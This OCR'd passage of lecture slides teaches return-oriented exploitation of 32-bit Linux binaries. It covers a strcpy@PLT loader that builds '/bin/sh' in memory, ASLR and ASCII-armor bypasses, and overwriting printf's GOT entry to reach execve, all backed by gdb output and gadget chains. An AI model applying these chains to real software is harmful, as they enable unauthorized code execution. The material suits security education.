
Move stack frame



Move stack frame



Move stack frame



Transfer payload

- How
  - Use memory transfer function : strcpy()
- Problem
  - Libc addresses starting with NULL byte
- Solution
  - Transfer byte-per-byte value of the payload
  - Using return-to-plt and esp lifting

PLT & GOT

strcpy@PLT

```
(gdb) x/3i 0x80483c8
   0x80483c8 <strcpy@plt>:      jmp    *0x80497e8
   0x80483ce <strcpy@plt+6>:    push   $0x18
   0x80483d3 <strcpy@plt+11>:   jmp    0x8048388
```

strcpy@GOT before call

```
(gdb) x/x 0x80497e8
0x80497e8 :      0x080483ce
```

strcpy@GOT after call

```
(gdb) x/x 0x80497e8
0x80497e8 :      0x00187430
```

strcpy()

```
(gdb) x/i 0x00187430
   0x187430 <strcpy>:      push   %ebp
```

Return to PLT

```
(gdb) x/i 0x0804852e
   0x0804852e <main+74>:      call   0x80483c8 <strcpy@plt>

(gdb) x/i 0x080483c8
   0x80483c8 <strcpy@plt>:     jmp    *0x80497e8

(gdb) x/x 0x080497e8
0x80497e8 <_GLOBAL_OFFSET_TABLE_+24>:     0x00375430

(gdb) x/i 0x00375430
   0x375430 <strcpy>:   push   %ebp
```

Payload loader

Stack layout for transfer payload

strcpy@PLT	pop-pop-ret	custom stack addr+0	addr of desired byte_1
		...	
strcpy@PLT	pop-pop-ret	custom stack addr+n	addr of desired byte_n

Input : address of payload's byte values

Output : payload

Steps : 1. pick one or more byte(s)

2. Search in binary for that byte(s)

3. Generate strcpy() call

4. Repeat above steps until no byte left

Example

Transfer "/bin/sh" => 0x08049824


0x0804852e <main+74>: call 0x80483c8 <strcpy@plt>

0x80484b3 <__do_global_dtors_aux+83>: pop ebx
0x80484b4 <__do_global_dtors_aux+84>: pop ebp
0x80484b5 <__do_global_dtors_aux+85>: ret

0x8048134 : 0x2f '/'
['0x80483c8', '0x80484b3', '**0x8049824**', '0x8048134']
0x8048137 : 0x62 'b'
['0x80483c8', '0x80484b3', '0x8049825', '0x8048137']
0x804813d : 0x696e 'in'
['0x80483c8', '0x80484b3', '0x8049826', '0x804813d']
0x8048134 : 0x2f '/'
['0x80483c8', '0x80484b3', '0x8049828', '0x8048134']
0x804887b : 0x736800 'sh₩x00'
['0x80483c8', '0x80484b3', '0x8049829', '0x804887b']

Middle check

- Bypass
  - ASLR : custom stack of fixed area
  - ASCII-Armor : payload loader with strcpy@PLT



Payload

There are some types of payload

- Return to libc
  - Bypass NX with a fixed stack
  - Can't perform arbitary code execution with it
  - Not easy to handle return value
- Shellcode with return-to-mprotect
  - Works on most of distributions
- Rop shellcode
  - Use gadgets from libc

Resolve run-time libc addresses

- If there is no specific function in binary
  - Can turn any libc function used by binary to execve()
- Offset between tow functions is a constant
  - offset = execve() – printf()
- Can calculate any address from a know address in GOT
- ROP gadgets are available :D

GOT overwriting

Overwrite the GOT entry of function with target function

- Steps
  - Load the offset into register
  - Add register to memory location (GOT entry)
  - Return to PLT entry
- ROP Gadgets
  - Load register
  - Add memory

```
1. pop ecx;
   pop ebx; leave; ret

2. pop ebp; ret

3. add [ebp+0x5b042464] ecx;
   pop ebp; ret
```

Overview

Pseudo code


```
ecx = execve() - printf()    // offset

ebp = printf@GOT

ebp = *ebp + ecx
```

execve() = 0x09de10
printf() = 0x049cf0
offset = 0x54120

0x80497ec <_GLOBAL_OFFSET_TABLE_+28>: 0x00049cf0

0X80497ec = 049cf0(printf) + 54120(offset) = 09de10(execve)


Example




```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  00000000
ebx     :  00000000
ecx     :  00000000
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  00000000
ebx     :  00000000
ecx     :  00000000
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  08049820
ebx     :  00000000
ecx     :  00000000
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  08049820
ebx     :  00000000
ecx     :  00000000
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  08049820
ebx     :  00000000
ecx     :  00054120
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp   :  08049820
ebx   :  baadcafe
ecx   :  00054120
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  08049820
ebx     :  baadcafe
ecx     :  00054120
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp   :  baadcafe
ebx   :  baadcafe
ecx   :  00054120
```

Example

